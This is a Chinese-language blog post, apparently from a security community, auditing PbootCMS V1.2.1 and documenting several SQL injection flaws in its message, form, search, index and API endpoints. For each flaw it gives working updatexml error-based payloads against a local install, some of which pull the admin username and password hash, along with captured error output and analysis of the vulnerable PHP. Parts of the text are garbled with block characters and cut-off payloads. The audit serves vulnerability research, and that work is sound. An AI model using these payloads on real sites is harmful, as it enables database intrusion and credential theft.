

[登录](#)

PbootCMS代码审计全过程之三-漏洞测试-sql注入


[phpoop](#) / 2018-12-12 06:51:00 / 浏览数 4423 [技术文章](#) [技术文章 顶\(1\) 踩\(0\)](#)

0x08 前台home模块注入漏洞

0x08.1 在线留言处insert sql注入

0x08.1.2 漏洞演示

注：我本地测试的所以我把验证验证码那一步关闭了==，实战中请自己加上验证码



在线留言-PbootCMS-开源企业网站建设管理系统 - 360极速浏览器 9.5

127.0.0.1/cms/PbootCMS-V1.2.1/index.php/about/10

渗透相关 超强搜索工具 前后端相关 各种API 微米资料库 微信相关 pentestbox redis python 哔哩哔哩弹幕 哔哩哔哩，这 【洛天依原创】 仿站工具箱

在线留言-PbootCMS-开 × +

PbootCMS 首页 公司简介 新闻中心 产品中心 服务案例 招贤纳士

留言列表

[message:contacts] :

1**** 1 1 0000-00-00 00:00:00

管理员回复 :

1 0000-00-00 00:00:00

[message:contacts] :

1**** 1 1 0000-00-00 00:00:00

管理员回复 :

1 0000-00-00 00:00:00

首页 上一页 1 2 下一页 尾页

联系人 1

手机 2

内容 3

验证码 4346

提交留言

提交然后抓包

先知社区

url:http://127.0.0.1/cms/PbootCMS-V1.2.1/index.php/Message/add

post:

```
contacts[content`,`create_time`,`update_time`) VALUES ('1', '1' ,1 and updatexml(1,concat(0x3a,user()),1) );-- a] = 1111
content = 1111
mobile = 1111
```

http://127.0.0.1/cms/Pbc

POST http://127.0.0.1/cms/PbootCMS-V1.2.1/index.php/Message/add

Authorization Headers Body Pre-request Script Tests

form-data x-www-form-urlencoded raw binary

contacts[content`,`create_time`,`update_time`) VALUES ('1','1',1 and updatexml(1,concat(0x3a,user()),1));-- a]	123123123
content	11
mobile	22
key	value

Body Cookies Headers (11) Tests

Pretty Raw Preview

执行SQL发生错误！错误：XPath syntax error: ':root@localhost' 语句：INSERT INTO ay_message ('content`,`create_time`,`update_time`) VALUES ('1','1',1 and updatexml(1,concat(0x3a,user()),1));--

0x08.1.2 漏洞解读

路径：PbootCMS-V1.2.1\apps\home\controller\MessageController.php

方法：add()

```
// 漏洞
public function add()
{
    if ($_POST) {

        if (time() - session('lastsub') < 10) {
            alert_back('');
        }

        // 验证码
        $checkcode = post('checkcode');
        if ($this->config('message_check_code')) {
            // if (!$checkcode) {
            //     alert_back('');
            // }

            if ($checkcode != session('checkcode')) {
                alert_back('');
            }
        }

        // 表单
        if (!$form = $this->model->getFormField(1)) {
            alert_back('');
        }

        // 邮件
        $mail_body = '';
        foreach ($form as $value) {
            $field_data = post($value->name);
            if (is_array($field_data)) { // 数组
                $field_data = implode(',', $field_data);
            }
            if ($value->required && !$field_data) {
                alert_back($value->description . '');
            } else {
                $data[$value->name] = post($value->name);
                $mail_body .= $value->description . ' ' . post($value->name) . '<br>';
            }
        }

        // 发送邮件
    }
}
```

```

if ($data) {
    $data['acode'] = session('lg');
    $data['user_ip'] = ip2long(get_user_ip());
    $data['user_os'] = get_user_os();
    $data['user_bs'] = get_user_bs();
    $data['recontent'] = '';
    $data['status'] = 0;
    $data['create_user'] = 'guest';
    $data['update_user'] = 'guest';
}

if ($this->model->addMessage($data)) {
    session('lastsub', time()); // ██████████
    $this->log('██████████');
    if ($this->config('message_send_mail') && $this->config('message_send_to')) {
        $mail_subject = "█PbootCMS████████████████████";
        $mail_body .= '<br>██████' . get_http_url() . '█' . date('Y-m-d H:i:s') . '█';
        sendmail($this->config(), $this->config('message_send_to'), $mail_subject, $mail_body);
    }
    alert_location('██████', '-1');
} else {
    $this->log('██████████');
    alert_back('██████');
}
} else {
    error('██████████POST██████');
}
}
}

```

可以看到，整个逻辑下来的意思就是说，查询出数据库一条数据，然后接收外部 POST 内容，只匹配数据库的字段，相同才会拼接得到 \$data 数组

██████████ \$this->model->addMessage(data) ██████

路径：PbootCMS-V1.2.1\apps\home\model\ParserModel.php

方法：addMessage(

```

// ██████
public function addMessage($data)
{
    return parent::table('ay_message')->autoTime()->insert($data);
}

```

根据6.0可以看到带入了进入了 insert 那么我们传的二维数组刚好可以控制key 带入数据库查询引发注入

0x08.2 免费通话insert sql注入

注：本地测试的时候，这个地方的注入需要后台添加一条数据才能注！真实环境的话，开放了这个功能直接抓包即可

全局配置

基础内容

文章内容

扩展内容

留言信息

轮播图片

友情链接

自定义表单

系统管理

表单列表

表单新增

表单名称

免费通话

表名称

telephone

立即提交

重置

全局配置

基础内容

文章内容

扩展内容

留言信息

轮播图片

友情链接

自定义表单

系统管理

表单列表

表单新增

编码	表单	表名	数据	字段	操作
1	ay_message	在线留言	查看数据	<input checked="" type="checkbox"/> 编辑字段	修改
2	ay_diy_telephone	免费通话	查看数据	<input checked="" type="checkbox"/> 编辑字段	删除 修改

共2条 当前1/1页 首页 前一页 1 后一页 尾页

全局配置

基础内容

文章内容

扩展内容

留言信息

轮播图片

友情链接

自定义表单

系统管理

免费通话-表单字段

新增字段

字段描述

电话

字段名称

tel

字段长度

20

是否必填


☐ 必填 ☒ 非必填

字段排序

255

立即提交

重置



0x08.2.1 漏洞演示



```
url=http://127.0.0.1/cms/PbootCMS-V1.2.1/index.php/Form/add?fcode=2
post=tel[te] VALUES ( 1 and updatexml(1,concat(0x3a,user()),1) );-- a) = 1111
```



0x08.2.2 漏洞解读

可以看到，整个逻辑下来的意思就是说，查询出数据库一条数据，然后接收外部 POST 内容，只匹配数据库的字段，相同才会拼接到 \$ data数组

路径：PbootCMS-V1.2.1\apps\home\model\ParserModel.php

根据6.0可以看到带入了进入了 insert 那么我们传的二维数组刚好可以控制key 带入数据库查询引发注入.

0X08.3 前台首页注入

0x08.3.1 漏洞演示

url: http://127.0.0.1/cms/PbootCMS-V1.2.1/index.php/Index?ext_price%3D1/**/and/**/updatexml(1,concat(0x7e,(SELECT/**/distinct/



```

执行SQL发生错误！错误：XPATH syntax error: '~*admin:14e1b600b1fd579f47433b88*', 语句：SELECT a.*,b.name as sortname,b.filename as
sortfilename,c.name as subsortname,c.filename as subfilename,d.type,e.* FROM ay_content a LEFT JOIN ay_content_sort b ON a.scode=b.scode
LEFT JOIN ay_content_sort c ON a.scode=c.scode LEFT JOIN ay_model d ON b.mcode=d.mcode LEFT JOIN ay_content_ext e ON
a.id=e.contentid WHERE(a.scode in ('5','6','7') OR a.scode='5') AND(a.acode='cn' AND a.status=1 AND d.type=2)
AND(ext_price=1/**and/**/updatexml(1,concat(0x7e,
(SELECT/**/distinct/**/concat(0x23,username,0x3a,password,0x23))/**/FROM/**/ay_user/**/limit/**/0,1),0x7e,1));# like '%123%' ) ORDER BY
date DESC,sortname ASC,id DESC LIMIT 4

```

0x08.3.2 漏洞解读

文件地址：PbootCMS-V1.2.1\apps\home\controller\ParserController.php

方法：index(

文件地址：apps\home\controller\ParserController.php

方法：parserAfter()

```

■■ $content = $this->parser->parserAfter($content); ■■■■

```

```
// ██████████
public function parserAfter($content)
{
    ...
    $content = $this->parserSpecifyListLabel($content); // ██████
    return $content;
}
```

```
}
```

方法 : parserSpecifyListLabel(

```
##### $content = $this->parserSpecifyListLabel($content); ##

// #####
public function parserSpecifyListLabel($content)
{
    ...
    // #####
    $where2 = array();
    foreach ($_GET as $key => $value) {
        if (substr($key, 0, 4) == 'ext_') { // #####
            $where2[$key] = get($key);
        }
    }
    ...
    // #####
    if ($page) {
        $data = $this->model->getList($score, $num, $order, $where1, $where2);
    } else {
        $data = $this->model->getSpecifyList($score, $num, $order, $where1, $where2);
    }
}
```

这里就将重要的方法分析一下了，其他无关的就删除掉避免影响阅读。

这里接收了外部的所有get参数然后判断了开头的前4个字符是否 ext_ 开头，如果符合就直接拼接进入\$where2这个数组然后带入数据库进行getList方法与getSpecifyList查询，而底层是字符串拼接，过滤了value没有过滤key所以有注入

0x08.4 前台搜索框注入

0x08.4.1 漏洞利用

url:http://127.0.0.1/cms/PbootCMS-V1.2.1/index.php/Search/index?keyword=aaaa&updatexml(1,concat(0x7e,(SELECT/**/distinct/**/co



:(

执行SQL发生错误！错误：XPath syntax error: '~#admin:14e1b600b1fd579f47433b88', 语句：SELECT COUNT(*) AS sum FROM ay_content a LEFT JOIN ay_content_sort b ON a.score=b.score LEFT JOIN ay_content_sort c ON a.subscore=c.score LEFT JOIN ay_model d ON b.mcode=d.mcode LEFT JOIN ay_content_ext e ON a.id=e.contentid WHERE(a.acode='cn' AND a.status=1 AND d.type=2) AND(title like '%aaaa%' AND updatexml(1,concat(0x7e,(SELECT/**/distinct/**/concat(0x23,username,0x3a,password,0x23)/**/FROM/**/ay_user/**/limit/**/0,1),0x7e),1));# like '%123%')

先知社区

0x08.4.2 漏洞讲解

文件地址：PbootCMS-V1.2.1\apps\home\controller\SearchController.php

方法：index(

```
// #####
// parserSearchLabel
public function index()
{
    $content = parent::parser('search.html'); // #####
    $content = $this->parser->parserBefore($content); // CMS#####
    $content = $this->parser->parserPositionLabel($content, 0, '##', url('/home/Search/index')); // CMS#####
    $content = $this->parser->parserSpecialPageSortLabel($content, 0, '####', url('/home/Search/index')); // #####
    $content = $this->parser->parserSearchLabel($content); // #####
    $content = $this->parser->parserAfter($content); // CMS#####
    $this->cache($content, true);
}
```

文件地址：apps\home\controller\ParserController.php

方法：parserSearchLabel(


```

##### $content = $this->parser->parserSearchLabel($content); #####

// #####
public function parserSearchLabel($content)
{
    ...
    foreach ($_GET as $key => $value) {
        if (! $value = get($key, 'vars')) {
            $where2[$key] = $value;
        }
    }
    ...
    // #####
    if (! $data = $this->model->getList($score, $num, $order, $where1, $where2, $fuzzy)) {
        $content = str_replace($matches[0][$i], '', $content);
        continue;
    }
}

```

这里就将重要的方法分析一下了，其他无关的就删除掉避免影响阅读。

这里接收了外部的所有get参数然后就直接拼接进入\$where2这个数组

然后带入数据库进行getList方法查询，而底层是字符串拼接，过滤了value没有过滤key所以有注入

0x09 我是一句废话


我是用来调皮的

0x10 api模块注入

api模块的注入需要后端开启api功能，并且获得 api_appid 与 api_secret 才能注入。

或是说 开启了api功能并且关闭了API强制认证 这样也可以注入

所以较鸡肋



0x10.1 接口注入一

0x10.1.1 漏洞演示

url:http://127.0.0.1/cms/PbootCMS-V1.2.1/api.php/cms/search?1%3D1)and(updatexml(1,concat(0x7e,(SELECT/**/distinct/**/concat(0x

post█
11=11

████post █████post██████

因为系统中会把“空格”转为“_” 所以使用/**/绕过即可

0x10.1.2 漏洞讲解

路径：apps\api\controller\CmsController.php

方法：search(

这里我把漏洞触发点发出来我们主要讲讲他即可

```
// █████  
foreach ($_GET as $key => $value) {  
    if (! ! $value = get($key, 'vars')) {  
        $where[$key] = $value;  
    }  
}  
}  
  
$data = $this->model->getList($acode, $scode, $num, $order, $where, $fuzzy);
```

从代码中看他收集外部所有的 \$_GET 带入 getList 进行入库查询 value 是我们无法控制所以无法注入的，可是key是我们可控制可注入的！！！跟进 getList方法

路径：PbootCMS-V1.2.1\apps\api\model\CmsModel.php

function getList(

```
// █████  
public function getList($acode, $scode, $num, $order, $where = array(), $fuzzy = true)  
{  
    ...  
    // ████████████████  
    return parent::table('ay_content a')->field($fields)  
        ->where($where1, 'OR')  
        ->where($where2)  
        ->where($where, 'AND', 'AND', $fuzzy)  
        ->join($join)  
        ->order($order)  
        ->page(1, $num)  
        ->decode()  
        ->select();  
}
```

这里我把关键代码放出来了，可以看到接收\$where以后直接仍进了数据库进行操作造成了注入

0x10.2 接口注入二

0x10.2.1 漏洞利用

url█http://127.0.0.1/cms/PbootCMS-V1.2.1/api.php/cms/addmsg

post:
contacts[content1`] VALUES (updatexml(1,concat(0x7e,(SELECT/**/distinct/**/concat(0x23,username,0x3a,password,0x23)/**/FROM
mobile = 111
content = 111


```

        $data[$value->name] = post($value->name);
        $mail_body .= $value->description . '■' . post($value->name) . '<br>';
    }
}

// ■■■■■■
if ($data) {
    $data['create_time'] = get_datetime();
}

// ■■■■
if ($this->model->addForm($value->table_name, $data)) {
    $this->log('API■■■■■■■■■■');
    if ($this->config('message_send_mail') && $this->config('message_send_to')) {
        $mail_subject = "■PbootCMS■■■■■■■■■■■■■■■■■■■■";
        $mail_body .= '<br>■■■■' . get_http_url() . '■' . date('Y-m-d H:i:s') . '■';
        sendmail($this->config(), $this->config('message_send_to'), $mail_subject, $mail_body);
    }
    json(1, '■■■■■■■■');
} else {
    $this->log('API■■■■■■■■■■');
    json(0, '■■■■■■■■');
}
} else {
    json(0, '■■■■■■■■■■POST■■■■■■');
}
}
}

```

可以看到，整个逻辑下来的意思就是说，查询出数据库一条数据，然后接收外部 POST 内容，只匹配数据库的字段，相同才会拼接接到 \$_data数组

■■■■■■■ \$this->model->addForm(data) ■■■■

文件：PbootCMS-V1.2.1\apps\api\model\CmsModel.php
方法：addForm(

```

// ■■■■■■
public function addForm($table, $data)
{
    return parent::table($table)->insert($data);
}

```

根据6.0可以看到带入了进入了 insert 那么我们传的二维数组刚好可以控制key 带入数据库查询引发注入

0x11 admin模块漏洞

你都有前台这么多个洞了，怎么还要后台的洞？贪心可是不好的
:)

点击收藏 | 3 关注 | 2

[上一篇：浅析PHP正则表达式的利用技巧](#) [下一篇：\[漏洞分析\]thinkphp 5....](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

